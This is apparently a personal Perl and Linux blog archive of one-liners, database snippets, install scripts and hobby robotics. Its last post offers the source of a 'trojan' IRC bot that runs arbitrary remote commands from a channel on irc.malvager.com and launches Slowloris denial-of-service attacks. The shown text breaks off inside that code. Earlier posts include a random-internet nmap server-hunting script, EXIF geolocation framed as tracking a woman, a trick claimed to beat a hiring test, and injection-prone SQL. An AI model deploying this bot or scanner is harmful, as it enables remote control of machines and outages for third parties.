I made a shell, it's kind of garbage. Just check it out though:
https://github.com/bsdpunk/trash
Showing posts with label perl. Show all posts
Showing posts with label perl. Show all posts
Friday, August 5, 2016
I made a new shell! Trash!

Friday, February 19, 2016
Everything I learned about linux and other shit, in the last two weeks.
I've moved for a job, three times in my life. The most recently being two weeks ago. Loneliness is a huge issue. I'm the worst kind of introvert. The one that needs attention now and again. Besides developing the worst OKCupid strategey ever, I have done very little to combat this. To quote Charle's Bukowski, "You get so alone at times that it just makes sense".
I know I haven't posted a lot in the last two weeks, I'm still settling in. I updated linosh. I'm going to use it to make an auto-scaling tool for Linode.
I'm almost done with a let's get weird post, and I might post my terrible OKCupid strategy.
Some one liners for you, I've used at home and during work in the past two weeks:
Total Ram:
free -m | grep "Mem:" | grep -o -P "Mem:\s+\d+" | grep -o -P "\d+"
OR
cat /proc/meminfo | grep MemTotal | awk '{print $2}'
Available Ram:
free -m | grep "buffers/" | awk -F"[:space:]+" '{print $5}' | grep -o -P "\d+$"
OR
cat /proc/meminfo | grep MemAvailable | awk '{print $2}'
Kill steam mac:
kill -9 $(ps aux |grep team |awk '{print $2}')
Check for github on /r/linuxadmin/new
clear;while true; do curl https://www.reddit.com/r/linuxadmin/new/ |perl -ne'print"$1\n\n"if/(github)/'; sleep 180; done;
Sunday, January 31, 2016
Everything I learned about linux in 60 hours, 1454226440
In the last everything in 24/today post I didn't post anything on getting commands into the actual vim file you are editing. Whell for that you can use :read, so for the date something like:
:read !date
Sun Jan 31 01:49:15 CST 2016
Like so.
I've been busy with packing for the move, and working on some weird software stuff I can't really talk about just yet and smashing against a few API's so none of the good stuff in this post, just more dates like, if you don't want to use my(everyone's) perl one:
perl -e "print(time());"
You can always use the command line:
date +%s
I actually do a lot of stuff with time. And I have an argument and a some awesome knowledge on why Unix Epoch Time is the best time system ever... As well as things about Leap Seconds...Oh dear the things I could talk about leap seconds.
But what's the big haps your going to see besides some of that stuff. Well I found the Second Edition of Kernighan and Ritchie's C book...so oh my do you have some Classic C stuff.
But OH DUSTY, WHY NOT C++. Go read jwz's wikipedia page, cause we agree on that wholeheartedly. Not that jwz actually knows me...
WE ARE NOT WORTHY
WE ARE NOT WORTHY
WE ARE NOT WORTHY
I had someone dis me for using perl today, all bragging about javascript and node, and I was like you don't understand I like node, and this conversation happened.

Facebook tier is the two words cut off at the bottom
Anyway for our one liner today I am tempted to talk about httpie, which is a python utility/module that makes everything easier. Sure curl is great, and you should know curl, cause it's classic and it's basic and it's ubiqutious. But damn if httpie isn't a little sexier with a brighter syntax.
So let's pie this bitch:
http --verify no GET https://mechanicalpinata.com/bullshit X-Auth-Token:shittoken content-type:application/json~
So that's GETting mechanicalpinata.com/bullshit, with a header of content type and an X-Auth-Token, if you are already super comfortable with curl, no worries and skip on. But otherwise, learn commit and do.
Sunday, January 10, 2016
Some explanation on my posts at bdm or everyday one liners for hosting
My tumblr blog I mostly used for saving one liners, for when I was working in hosting, bad decision method has a bunch of one liners I would like to explain.
For mac, finding largest files:
sudo du -hcx | perl -nle 'print "$_" if(/^(\s|)(\d\.\d+G|\dG)/);' | sort -rnk1,1Mac's have some interesting compatibility quirks with certain things in the *nix universe. And I believe I composed this particular one liner because the -P switch on grep is not valid on a mac. So what I do was a standard, what files with du -hcx, piped that to perl and used perl in lieu of grep -P so I could seperate, then pipe to sort, what I needed to do to find the largest files and directories on my mac. Ok so here is one on how to find bots / spiders / crawlers, in a certain time frame:
cat /var/log/httpd/access_log | perl -nle 'print "$_" if(/02:0(\d):(\d+)/);' | egrep 'bot|crawl|spider'So it searches your log for any time between 2:00:00 and 2:09:59, with bot, crawl, or spider. This is useful if you are trying to determine if a site is down because yandex and google-bot are slamming it at the same time. This defeats a certain test at a certain hosting company:
perl -nle ‘print “$1” if(/(Question (\d+|\d)(.*)| (correct answer.*))/);’ questI've said to much already. But for all of this shit, where I have used perl...awk is probably the better, more elegant solution.
Occasionally at my hosting job, some ubuntu boxes would just forget what happened, and where there root directory was supposed to be mounted, this is the quickest, though not the recommended way to fix that:
cat /proc/mounts > /etc/mtab
Also if you want to see the guy who beat me, in a perl(me) vs awk(him) head off, you should head to his blog, here.
He has a sed vs my perl on the apache log, finding certain times that's pretty elegant too. I mean I try to always recommend the best tool for the job, I find myself using php to often for this reason, and I don't like it, like when I just quickly need to iterate through json or something, I guess I should be using node for that. Ultimately though I use perl for text processing, because I know it well, which sometimes makes it the fastest tool for the job.
Wednesday, March 9, 2011
Favorite way to regex a file using perl
Sometimes you want to do some magic fu on your file, while it's not loaded in a vim buffer. This is what I use with perl. I know there is probably a way to do this with sed, but I couldn't find it quickly enough. Most of the time when I do a search and replace out side of vim I want to replace something that's already in the file, with itself in a different position. For example:
I want to replace variablewordspace with variablewordtime, so in the file var.txt I have:
variablewordspace
hammerspace
So what I would do is:
cat var.txt | perl -pe 's/(\w+)space/\1time/'
which would give me the output:
variablewordtime
hammertime
For a brief description:
You are display the file var.txt, through the cat command. Then using the pipe (|) you are passing that to perl, with the switches p and e. Switch e allows you to run from the command line without explicitly writing a perl program, while switch p allows you to run a program against every line on standard input, and prints whatever is in $_ after each line. A search and replace using s/// with the search term in the first set of slashes
/(\w+)space/

The parentheses mark that as a group.

The \w+ means any number of word characters, as where the 'space' just represents the word space.

In the last set of slashes is what you want to replace it with.

/\1time/

\1 represents what is in that first set of parenthesis.

And time of course, represents the letters 'time'
Monday, November 8, 2010
Using perl to create hash tables like your mysql tables
The subroutine Below will take an array of table names and put the columns in a hash, then grab rows and match said rows with said field/column. So that $tableData('salesdatafirst_name') would be the value for the first name column in the tables sales data, in the row based on your condition in the second query of the subroutine.
sub get_table_data {
 foreach(@_){
  my @ColumnNames;
  $data_name = $_;
  $dbh = DBI->connect($connectionInfo,$userid,$passwd) or print "Couldn't connect to database: ". DBI->errstr;
  $sql = "SHOW COLUMNS FROM $data_name";
  $str =  $dbh->prepare($sql) or print "Couldn't prepare query: ". DBI->errstr;
  $str->execute() or print "Couldn't execute query: ". DBI->errstr;
  while (@querytwo = $str->fetchrow_array()) {  #loop thru results
   $tableData{$data_name.$querytwo[0]}='';
   $tableHashHelper = $data_name.$querytwo[0];
   push(@ColumnNames, $tableHashHelper);
  }

  $sql = "SELECT * FROM $data_name WHERE condition = '$yourcondition'";
  $str =  $dbh->prepare($sql) or print "Couldn't prepare query: ". DBI->errstr;
  $str->execute() or print "Couldn't execute query: ". DBI->errstr;
  while (@Q = $str->fetchrow_array()) {  #loop thru results
   for ($i=0; $i<=$#Q; $i++) {
    $tableData{$ColumnNames[$i]} = $Q[$i];
   }
  }
 undef(@tableColumnNames);
 $dbh->disconnect();
 }
Saturday, November 6, 2010
Retrieving Exif data, or Where she at bro?

Geolocation data in some cameras and many smart phones is embedded in the photos that these devices take.
View Larger Map
**Technical information**
The incredibly simple script **must install Image::ExifTool**
Image::ExifTool can be installed rather easily, through cpan.
use Image::ExifTool qw(:Public);
my $info = ImageInfo("$ARGV[0]");
foreach (keys %$info) {
print "$_ => $$info{$_}\n";
}
run it like this:
perl meta.pl test3.jpg
Output for this looks like:
GPSLatitude (1) => 43 deg 49' 42.60"
GPSLatitude => 43 deg 49' 42.60" N
GPSLongitudeRef => West
GPSTimeStamp => 01:00:12.48
GPSLatitudeRef => North
GPSLongitude => 79 deg 7' 24.00" W
GPSPosition => 43 deg 49' 42.60" N, 79 deg 7' 24.00" W
GPSLongitude (1) => 79 deg 7' 24.00"
lane@skullfuckerthemagnificent:~/Pictures$ perl meta.pl test27.jpg
XResolution (1) => 1
ImageWidth => 600
Model => iPhone
ExifImageHeight => 1600
GPSLatitude (1) => 43 deg 49' 42.60"
ResolutionUnit => inches
ColorComponents => 3
BitsPerSample => 8
GPSLatitude => 43 deg 49' 42.60" N
MIMEType => image/jpeg
FileType => JPEG
GPSLongitudeRef => West
ResolutionUnit (1) => None
ExifToolVersion => 8.25
FilePermissions => rw-r--r--
JFIFVersion => 1.02
Directory => .
FileName => test27.jpg
ImageHeight => 800
XResolution => 72
Make => Apple
DateTimeOriginal => 2009:04:08 01:00:13
GPSTimeStamp => 01:00:12.48
CreateDate => 2009:04:08 01:00:13
YCbCrSubSampling => YCbCr4:4:0 (1 2)
ExifByteOrder => Little-endian (Intel, II)
FileModifyDate => 2010:10:22 07:43:26-05:00
ExifImageWidth => 1200
ColorSpace => sRGB
EncodingProcess => Baseline DCT, Huffman coding
FileSize => 58 kB
YResolution => 72
Aperture => 2.8
GPSLatitudeRef => North
GPSLongitude => 79 deg 7' 24.00" W
GPSPosition => 43 deg 49' 42.60" N, 79 deg 7' 24.00" W
YResolution (1) => 1
FNumber => 2.8
ModifyDate => 2009:04:08 01:00:13
GPSLongitude (1) => 79 deg 7' 24.00"
ImageSize => 600x80
and if you have linux, mac, or your operating from within cygwin on windows this helps:
perl meta.pl test3.jpg | grep 'GPS'
Output for this will look like:
GPSLatitude (1) => 43 deg 49' 42.60"
GPSLatitude => 43 deg 49' 42.60" N
GPSLongitudeRef => West
GPSTimeStamp => 01:00:12.48
GPSLatitudeRef => North
GPSLongitude => 79 deg 7' 24.00" W
GPSPosition => 43 deg 49' 42.60" N, 79 deg 7' 24.00" W
GPSLongitude (1) => 79 deg 7' 24.00"
GPSPosition is the one your looking for you will need to trim it for google maps(IE 43 49' 42.60" N, 79 7' 24.00" W).
Most photos that get uploaded to the intarwebs get altered by resizing software or watermarking software or what not. When these photos are altered, many times thier EXIF information is cleared and replaced with information about the software that has done this(ie imagemagic GD). So most photos are not very useful. Sites that might be useful are probably twitter related image storage sites, simply because they consider stuff like geotags valuable.
Using DBI putting field / column names in a hash table
use DBI;
use DBD::mysql;
use strict;
use warnings;
my $database = "ci";
my $host = "localhost";
my $port = "3306";
my $tablename = "happy";
my $user = "root";
my $pw = "wouldntyouliketoknow";
my $dsn = "dbi:mysql:$database:localhost:3306";
my $connect = DBI->connect($dsn, $user, $pw);
my $query = "SHOW COLUMNS FROM $tablename";
my $sth = $connect->prepare($query);
$sth->execute();
my %hash;
my @ary;
while(@ary = $sth->fetchrow_array){
$hash{$ary[0]}= '';
}
my $key;
my $value;
print "\n";
while (($key, $value) = each(%hash)){
print $key.", ".$value."\n";
}
Same as the perl script before, but using DBI module instead of Mysql Module.
Loading a hash with the field names from a mysql table using cpan's Mysql;
#!/usr/bin/perl
use Mysql;
use Data::Dumper;
$host = "localhost";
$database = "ci";
$user = "root";
$pw = "wouldntyouliketoknow";
$table = "happy";
$db = Mysql->connect($host, $database, $user, $pw);
$fields = $db->listfields($table);
@hammer = $fields->name;
%hash = map { $_ => 1 } @hammer;
So you can load up a has with the field names on one side, so you can have variables like $hammer{primary_id}.
Tuesday, April 6, 2010
Ubuntu / Gnome change your wallpaper every 10 seconds
Ok so assuming you have a folder named Wallpaper in your home directory which contains numbered .jpg's(in my case 385) you can use this to change your wallpaper every 10 seconds. You can adjust how often it changes by changing the sleep number on the 5th line of the script and you can adjust the number of wallpapers you have on the sixth line of the script by changing the number 385. I originally had made this as a cron job rather than a constantly running perl job which I run in screen (screen perl wallpaper.pl...then ctrl + a + d). However I was having some trouble getting it to work with cron, and the outside sources I used to help figure this out where at a loss so here it is.
#/usr/bin/perl
use strict;
use warnings;
while(1){
 sleep(10);
 my $numberW = int(rand(385));
 print $numberW;
 my $wallpaper = "gconftool-2 -t string -s /desktop/gnome/background/picture_filename /home/lane/Wallpaper/".$numberW.".jpg";
 system($wallpaper);
}
Now you may wonder how you get neatly numbered wallpapers. Well I wrote a script for that as well and it works as long as none of the wallpapers are already named as numbers already. Remember to change the @files dir to the directory where the pictures already exist non-numbered, and to put the $newfile directory where you want the new files to go. It is not advisable that these be the same place.
#!/usr/bin/perl -w
use strict;
use warnings;
my @files;
my $it = "207";
print $it;
@files = ;
my $counts;
my $newfile;
my $file_number = "0";

while(1){
  foreach (@files) {
    my $file_regex = qr!(\d+\.jpg)!s;
    if ($file_regex =~ @files) {
      $counts = $counts + 1;
      print $counts;
      if ($counts == scalar @files) {
        print "fuck you";
        }
        if ( $counts == scalar @files ) {
          exit();
          }
    }
    my $loopy = "1";
      while($loopy){
        my $file_regex = qr!(\d+\.jpg)!s;
     if ($file_regex !~ @files) {
       $newfile = '/Users/lane/Downloads/tat/ta2/'.$it.".jpg";
      rename($files[$file_number], $newfile );
      ++$it;
      ++$file_number;
      if( ! -e $newfile){
          $loopy = "0";
          exit();
        }

      }
    }
}
Sunday, April 4, 2010
Installing all new crap on debian / ubuntu
THis is the same as the script before as written for both arch and ubuntu...the diffrence being is that if you aren't root you need to run this with sudo. Just remember save the script with a name like install.pl and launch it from the command line with a cammand like: sudo perl install.pl
The script:
#!/usr/bin/perl
use strict;
use warnings;

my $aptget;

my @aptget_installs = qw(
 xchat screen cpan
 wget pcre-devel cmake
 gtk+ pygame python-devel
 cmake cmake-devel liblo
 liblo-devel gcc-c++-devel cmake-gui
 libsndfile libsndfile-devel qjackctl
 zynaddsubfx vkeybd qtjack-devel
 csound csound-devel portmidi
 rosegarden4 jamin jack-audio-connection-kit-devel
 ctapi-cyberjack-devel zynjacku ardour
 nxt_python pybluez
);

&array_cracker();

sub array_cracker(){
 foreach(@aptget_installs){
   print $_;
   $aptget = `apt-get install -y $_`;
   print $aptget;
  }
}
Sunday, January 10, 2010
BeerBot Prime Here to save the day. Or maybe get you a free beer and a date.

I made this robot, at and for coffe shops or other public places with wifi. You can take him there and whenever anyone tweets his name, it will read the message from your laptops speakers...yes yes I know, ignore the man behind the curtains. This will only work on mac os x right now, as it uses the say command. If there is an equivelent on linux you can just plug the command name in $say near the bottom. If you have windows you can execute a little vbscript here that will do the same thing. So what I do is tweet things like "I want a coffee" for places like the coffeshop down the road and for places like cafe coco I crank it up with, "Will you buy me a beer". As always make sure any modules you don't have are install via cpan or activestate's ppm utility if you have trouble with cpan.
i.e. A tweet like this:
@beerbotprime Buy me a beer
will make beerbotprime say buy me a beer, no matter what account it is tweeted from
he also moves his hand
use Sys::Hostname;
use strict;
use warnings;
use LEGO::NXT;
use LEGO::NXT::Constants qw(:DEFAULT);
use LEGO::NXT::MacBlueComm;
use Net::Twitter;
use Date::Format;
my $dev = new LEGO::NXT::MacBlueComm('/dev/tty.NXT-DevB');
my $bt = new LEGO::NXT( $dev );
my $speed = 100;
my $tachoticks = 360;
my $tailFtac = 100;
my $tailBtac = 100;
my $tailSpeed = 100;
my $tailBSpeed = 100;
my $backSpeed = 100;
my @names = ('New Tweet');
my $bob = "test";
my $tail = "tail";
my $retract = "retract";
my $say;

my $tweet = Net::Twitter->new( username=>'beerbotprime', password=>'insertyourpassword' );
print "logged in? \n";
my $last_id = undef;
my $switch = 0;

while(1){
 my @tt = ();

 if($last_id){
  @tt = $tweet->friends_timeline({count => 5, since_id => $last_id });
 }else{
  @tt = $tweet->friends_timeline({count => 5 });
 }

 foreach my $t (@{$tt[0]}){
  my $target = $t->{text};

  if($target =~ m/beerbotprime/i){
    $say = `say $'`;
    $bt->set_output_state( $NXT_NORET, $NXT_MOTOR_A, $speed, $NXT_MOTOR_ON|$NXT_REGULATED, $NXT_REGULATION_MODE_MOTOR_SPEED, 0, $NXT_MOTOR_RUN_STATE_RUNNING, $tachoticks );
    $bt->keep_alive($NXT_NORET);

   printf("%s: %s\n", $t->{user}{screen_name}, $t->{text});
   print "sleep 4\n";

   sleep(4);
  }

  $switch = 0;
  print "sleep 4\n";
  sleep(4);
 }
}
exit;
Wednesday, December 23, 2009
A note to perl enthusiasts trying to get Lego::NXT installed on their machines
If you keep getting cpan errors trying to install Net::Bluetooth or LEGO::NXT...
You need to first install Device::SerialPort first.
Save you many headaches.
Wednesday, October 28, 2009
Script for finding servers of a particular kind. IIS Apache or Otherwise.
For this script you need to have nmap installed. In the example script I made I am search for IIS servers but you can use it to search for any kind, just search for them in the format that nmap saves them as. So apache servers would change the variable to this:
my $webserver_type = qr!(Apache)!;
So this script saves all open servers to one file, all servers of a particular type to another file, and it saves all results to a file. You can cahnge where those files are by editing these variables:
my $hunt = "/root/serverhunt";
my $found = "/root/found";
my $open_file = "/root/open";
**Oh and it just appends to the file, so you can run it and it will never overwrite your progress, just add to it.**
This does scans randomly in increments of 100, you can change how many times you want it to loop by changing this variable:
my $howmanyloops = "1";
So if you wanted to do it twice you would put:
my $howmanyloops = "2";
Ok so before you get going with this you probably need to be aware of the legality of port scanning. Port scanning may attract unwanted attention. Talk to a lawyer before port scanning. I'm not liable for you using this script. Etc Etc....
use strict;
use warnings;
my $webserver_type = qr!(IIS)!;
my $open = qr!(open)!;
my $howmanyloops = "1";
my $hunt = "/root/serverhunt";
my $found = "/root/found";
my $open_file = "/root/open";
my $nmap_scan;
my @hunt_file;
my $line;
my $iter = 0;
while($iter < $howmanyloops){
$nmap_scan = `nmap -sV -iR 100 -P0 -p 80 -oG $hunt`;
open HUNT, $hunt;
@hunt_file =;
close(HUNT);
open FOUND, ">>", $found;
open OPENFILE, ">>", $open_file;
foreach(@hunt_file){
$line = $_;
if($line =~ $webserver_type){
print FOUND $line;
}
if($line =~ $open){
print OPENFILE $line;
}
}
++$iter;
}
close(FOUND);
Wednesday, October 21, 2009
Installing all the shit you need on fedora core
So I just built a new fedora box...woot. But the problem is I set it all up by hand which is stupid. So I wrote a script in bash for everything I did, so next time I don't have to. First I did it with bash and then I did it with perl. Make sure, your root if you choose to run these scripts, they should be easy to edit to install what you want, becuase there pretty simple, in the perl one you just need to replace the stuff in @yum_installs. Also run yum update, before you run.(The bash one includes two tar balls, not in the perl one)
RUN AS ROOT
RUN YUM UPDATE FIRST
Bash:
#!/bin/bash
#run as root
#prep
cd /root
mkdir /root/tar
#Necessities for existence/development
yum -y install xchat
yum -y install screen
yum -y install cpan
yum -y install wget
yum -y install PCRE
yum -y install cmake
yum -y install gtk+
yum -y install pygame
yum -y install python-devel
yum -y install cmake
yum -y install cmake-devel
yum -y install liblo
yum -y install liblo-devel
yum -y install gcc-c++-devel
yum -y install cmake-gui
#robotics
yum -y install nxt_python
yum -y install pybluez
#Audio programs setup
yum -y install libsndfile
yum -y install libsndfile-devel
yum -y install qjackctl
yum -y install zynaddsubfx
yum -y install vkeybd
yum -y install qtjack-devel
yum -y install csound
yum -y install csound-devel
yum -y install portmidi
yum -y install rosegarden4
yum -y install jamin
yum -y install jack-audio-connection-kit-devel
yum -y install ctapi-cyberjack-devel
yum -y install zynjacku
yum -y install ardour
#installs of utilities through tar balls
#Yes, you can get nmap through yum, however Fyodor reccommends a source install
#and to be honest, it isn't that hard
cd /root/tar
wget http://nmap.org/dist/nmap-5.00.tar.bz2
tar -xvf nmap-5.00.tar.bz2
cd /root/tar/nmap-5.00
./configure
make
make install
cd /root/tar
wget http://download.gna.org/algoscore/AlgoScore-081112.tar.bz2
tar -xvf AlgoScore-081112.tar.bz2
cd /root/tar/AlgoScore
./make_build
Perl version:
#!/usr/bin/perl
use strict;
use warnings;

my $yum;

my @yum_installs = qw(
 xchat screen cpan
 wget pcre-devel cmake
 gtk+ pygame python-devel
 cmake cmake-devel liblo
 liblo-devel gcc-c++-devel cmake-gui
 libsndfile libsndfile-devel qjackctl
 zynaddsubfx vkeybd qtjack-devel
 csound csound-devel portmidi
 rosegarden4 jamin jack-audio-connection-kit-devel
 ctapi-cyberjack-devel zynjacku ardour
 nxt_python pybluez
);

&array_cracker();

sub array_cracker(){
 foreach(@yum_installs){
   print $_;
   $yum = `yum -y install $_`;
   print $yum;
  }
}
Sunday, July 12, 2009
News in brief
This weekend was a total wash.I really thought I was going to master rails in a single sitting but it just wasn't in the cards for me. I don't know if rails is that complicated, or I am just dumb. Anyways I definetly have a much firmer grasp on rails now, and am just at a point where I can actually start hacking away at a web app. Yeah it took that long. I was going to impliment a pleasure/pain system in my nxt brick robot and have people be able to give it rewards based on what it was doing, through a rails application I thought it might be easier than perl simply because I knew that rails had a database abstraction layer.....Oh what I didn't know. Anyway, I rebuilt the next brick according to someone elses design as well, to get it more suited for such a task, however, the configuration I used couldn't turn left or right....DOH. So event that was a wash. I also came to the realization it's getting harder and harder for me to start popping out a simple perl script once or twice a week, without either repeating myself or not paying enough attention to the script or the writing. Normally what I produce on my blog posts are simple hacks you can do in a single sitting. It looks like that will be changing(though I am sure every now and then I will pop one out, just out of scratching my own itch). I will be concentrating more on ruby and still on perl as will with a minor in objective c and maybe just plain c from now on. That being said I am also going to start focusing more on computer security as well, as this was the original intention of the blog, the robotics stuff will still be there.
So Check out Leggor.de and in particular Herold's Truck, I will embed the video below. The video is very well produced and meticulous, if not a bit creepy at the same time.
Thanks to leggor.de, i found that there are indeed lego cad files, you can open them in a variety of programs, I have been using Lego digital designer and have found that that works best for me(Windows and Mac).
That being said I also revisted my strobe design on my arduino chip, and relized that, that post is badly written and the code is worse, so here is some corrected code, with the caveat of this design probably needs to be calibrated using the serial monitor based on the lighting in the room:
#define LED 13                 // LED connected to digital pin 13

int val = 0;
void setup()
{
  pinMode(LED, OUTPUT);      // sets the digital pin as output
   Serial.begin(9600);
}

void loop()
{
  val = analogRead(0);
  Serial.print(val);
  Serial.print('\r');
  if(val < 13) {
    digitalWrite(13, HIGH);
    delay(100);
    digitalWrite(13, LOW);
    delay(100);
    digitalWrite(13, HIGH);
  } else {
       digitalWrite(13, LOW);
   }
}
That being said, my hubris has raised the chance of a real technical post for this weekend to about 99 percent fail, I am still going to try and crank something out but who knows.
Old Arduino Strobe post
PS
I built alpharex wrong, I'm sorry.
Thursday, July 9, 2009
DOS bot and trojan written in perl featuring slow loris.
This is my second bot and probably my last hackery type blog post for some time, as I have some music to work on. This bot should work on both mac and linux, however I have not tested it on linux, read below for more info. This is a bot that will launch any command line from the system it is running on. All you need to do is type:system ifconfig, for instance to run ifconfig and it will give you the standard output back. But more importantly it will launch the slow loris DOS attack, if you simply type:slowloris example.tld . So without further ado, your instructions for Total World Domination..ok not really, I doubt you can do much with this.
Modules that need to be installed in addition to modules that were installed for the previous bot Server Monitor Bot
sudo port install p5-net-pcap
sudo cpan
install Net::SSLeay
install IO::Sockets::INET
install IO::Sockets::SSL
So all of a sudden my perl is complaining about threads, and I am freaking out. Because my perl, isn't going to do threads...that upsets me first of all. This happened when I reinstalled Mac OS X. So I decided I was going to compile my own perl and 5.10 to boot, beside my 5.8 perl. On mac, you DO NOT want to install over perl 5.8. This turned out to be a long confusing process, with very little documentation. I was suffice to say confused and unsure. And I made a deal with the devil. I installed ActiveState Perl on my mac. This sounds bad, and it may be, but so far this thing is behaving well. Almost good I would say, but I am scared to say that. So you can install ActiveState on your machine or you can go the CPAN route or rebuild your perl, the choice is yours, I was on a time crunch. I never was able to get this bot to work in a linux enviroment, because I didn't have time to deal with the modules being bastards, it honestly shouldn't be that hard I was just doingitwrong. If you install activestate, module installation is a breeze with ppm. The shebang for activestate is #!/usr/local/ActivePerl-5.10/bin/perl , and the ppm executable is conveinently /usr/local/ActivePerl-5.10/bin/ppm. You may have some permissions troubles getting the bot to start....but if you can't figure this out, then you probably don't have a legitimate reason to destroy the world, and will be stymied at this step. Ok so I put the timeout for loris at 240, it seems to be what the -test on slow loris returns for most small/medium servers, if you want to change it, it is on line 174. I would like to specially thank the those responsible for slow loris, RSnake
#!/usr/local/ActivePerl-5.10/bin/perl
use strict;
use warnings;
use POE qw(Component::IRC);
use LWP::Simple;
use IO::Socket::INET;
use IO::Socket::SSL;
use Getopt::Long;
use Config;
my $nickname = 'PoeIrcBot' . $$;
my $ircname = 'POEIRCBOT';
my $server = 'irc.malvager.com';
my $channel = "#hammer";
my $password = "password";
my @channels = ('');
# We create a new PoCo-IRC object
my $irc = POE::Component::IRC->spawn(
nick => $nickname,
ircname => $ircname,
server => $server,
) or die "Oh noooo! $!";
POE::Session->create(
package_states => [
main => [ qw(_default _start irc_001 irc_public) ],
],
heap => { irc => $irc },
);
$poe_kernel->run();
sub _start {
my $heap = $_[HEAP];
# retrieve our component's object from the heap where we stashed it
my $irc = $heap->{irc};
$irc->yield( register => 'all' );
$irc->yield( connect => { } );
return;
}
sub irc_001 {
my $sender = $_[SENDER];
# Since this is an irc_* event, we can get the component's object by
# accessing the heap of the sender. Then we register and connect to the
# specified server.
my $irc = $sender->get_heap();
print "Connected to ", $irc->server_name(), "\n";
# we join our channels
$irc->yield( join => $_ ) for @channels;
$irc->yield( join => "$channel $password");
return;
}
sub irc_public {
my ($sender, $who, $where, $what) = @_[SENDER, ARG0 .. ARG2];
my $nick = ( split /!/, $who )[0];
my $channel = $where->[0];
if ( my ($loadWord) = $what =~ /^load/ ) {
my $uptime = `uptime`;
my $cpuUsagetwo = qr/(load averages: \d+\.\d+ \d+\.\d+ \d+\.\d+)/;
if ($uptime =~ $cpuUsagetwo){
$irc->yield( privmsg => $channel => "$nick: $&" );
}
}
if ( my ($ipWord) = $what =~ /^ipadd/ ) {
my @ifconfig = `ifconfig`;
my $inetter = qr/(inet \d+\.\d+\.\d+.\d+)/;
foreach (@ifconfig) {
my $line = $_;
if ($line =~ $inetter){
$irc->yield( privmsg => $channel => "$nick: $&" );
}
}
}
if ( my ($ipWordtwp) = $what =~ /^exadd/ ) {
my $whyip = qr/(Your IP address is \d+\.\d+\.\d+.\d+)/;
my $content = get("http://whatismyipaddress.com");
if($content =~ $whyip){
$irc->yield( privmsg => $channel => "$nick: $&" );
}
}
if ( my ($sysWord) = $what =~ /^system/ ) {
my @sysCmd = `$'`;
foreach(@sysCmd){
$irc->yield( privmsg => $channel => "$nick: $_" );
}
}
if ( my ($sysWord) = $what =~ /^slowloris/ ) {
my $dnspick = $';
my $timeoutpick = '240';
$SIG{'PIPE'} = 'IGNORE'; #Ignore broken pipe errors
print <
CCCCCCCCCCCCCCCOO888\@888888OOOCCCOOOO888888888888\@88888\@\@\@\@\@\@\@888\@8OOCCoococc:::
CCCCCCCCCCCCCCOO88\@\@888888OOOOOOOOOO8888888O88888888O8O8OOO8888\@88\@\@8OOCOOOCoc::
CCCCooooooCCCO88\@\@8\@88\@888OOOOOOO88888888888OOOOOOOOOOCCCCCOOOO888\@8888OOOCc::::
CooCoCoooCCCO8\@88\@8888888OOO888888888888888888OOOOCCCooooooooCCOOO8888888Cocooc:
ooooooCoCCC88\@88888\@888OO8888888888888888O8O8888OOCCCooooccccccCOOOO88\@888OCoccc
ooooCCOO8O888888888\@88O8OO88888OO888O8888OOOO88888OCocoococ::ccooCOO8O888888Cooo
oCCCCCCO8OOOCCCOO88\@88OOOOOO8888O888OOOOOCOO88888O8OOOCooCocc:::coCOOO888888OOCC
oCCCCCOOO88OCooCO88\@8OOOOOO88O888888OOCCCCoCOOO8888OOOOOOOCoc::::coCOOOO888O88OC
oCCCCOO88OOCCCCOO8\@\@8OOCOOOOO8888888OoocccccoCO8O8OO88OOOOOCc.:ccooCCOOOO88888OO
CCCOOOO88OOCCOOO8\@888OOCCoooCOO8888Ooc::...::coOO88888O888OOo:cocooCCCCOOOOOO88O
CCCOO88888OOCOO8\@\@888OCcc:::cCOO888Oc..... ....cCOOOOOOOOOOOc.:cooooCCCOOOOOOOOO
OOOOOO88888OOOO8\@8\@8Ooc:.:...cOO8O88c. . .coOOO888OOOOCoooooccoCOOOOOCOOOO
OOOOO888\@8\@88888888Oo:. . ...cO888Oc.. :oOOOOOOOOOCCoocooCoCoCOOOOOOOO
COOO888\@88888888888Oo:. .O8888C: .oCOo. ...cCCCOOOoooooocccooooooooCCCOO
CCCCOO888888O888888Oo. .o8Oo. .cO88Oo: :. .:..ccoCCCooCooccooccccoooooCCCC
coooCCO8\@88OO8O888Oo:::... .. :cO8Oc. . ..... :. .:ccCoooooccoooocccccooooCCC
:ccooooCO888OOOO8OOc..:...::. .co8\@8Coc::.. .... ..:cooCooooccccc::::ccooCCooC
.:::coocccoO8OOOOOOC:..::....coCO8\@8OOCCOc:... ....:ccoooocccc:::::::::cooooooC
....::::ccccoCCOOOOOCc......:oCO8\@8\@88OCCCoccccc::c::.:oCcc:::cccc:..::::coooooo
.......::::::::cCCCCCCoocc:cO888\@8888OOOOCOOOCoocc::.:cocc::cc:::...:::coocccccc
...........:::..:coCCCCCCCO88OOOO8OOOCCooCCCooccc::::ccc::::::.......:ccocccc:co
.............::....:oCCoooooCOOCCOCCCoccococc:::::coc::::....... ...:::cccc:cooo
..... ............. .coocoooCCoco:::ccccccc:::ccc::.......... ....:::cc::::coC
. . ... .... .. .:cccoCooc:.. ::cccc:::c:.. ......... ......::::c:cccco
. .. ... .. .. .. ..:...:cooc::cccccc:..... ......... .....:::::ccoocc
. . .. ..::cccc:.::ccoocc:. ........... .. . ..:::.:::::::ccco
Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client
EOTEXT
my ( $host, $port, $sendhost, $shost, $test, $version, $timeout, $connections );
my ( $cache, $httpready, $method, $ssl, $rand, $tcpto );
my $result = GetOptions(
'shost=s' => \$shost,
'dns=s' => \$host,
'httpready' => \$httpready,
'num=i' => \$connections,
'cache' => \$cache,
'port=i' => \$port,
'https' => \$ssl,
'tcpto=i' => \$tcpto,
'test' => \$test,
'timeout=i' => \$timeout,
'version' => \$version,
);
if ($version) {
print "Version 0.7\n";
exit;
}
unless ($dnspick) {
print "Usage:\n\n\tperl $0 -dns [www.example.com] -options\n";
print "\n\tType 'perldoc $0' for help with options.\n\n";
exit;
}
unless ($port) {
$port = 80;
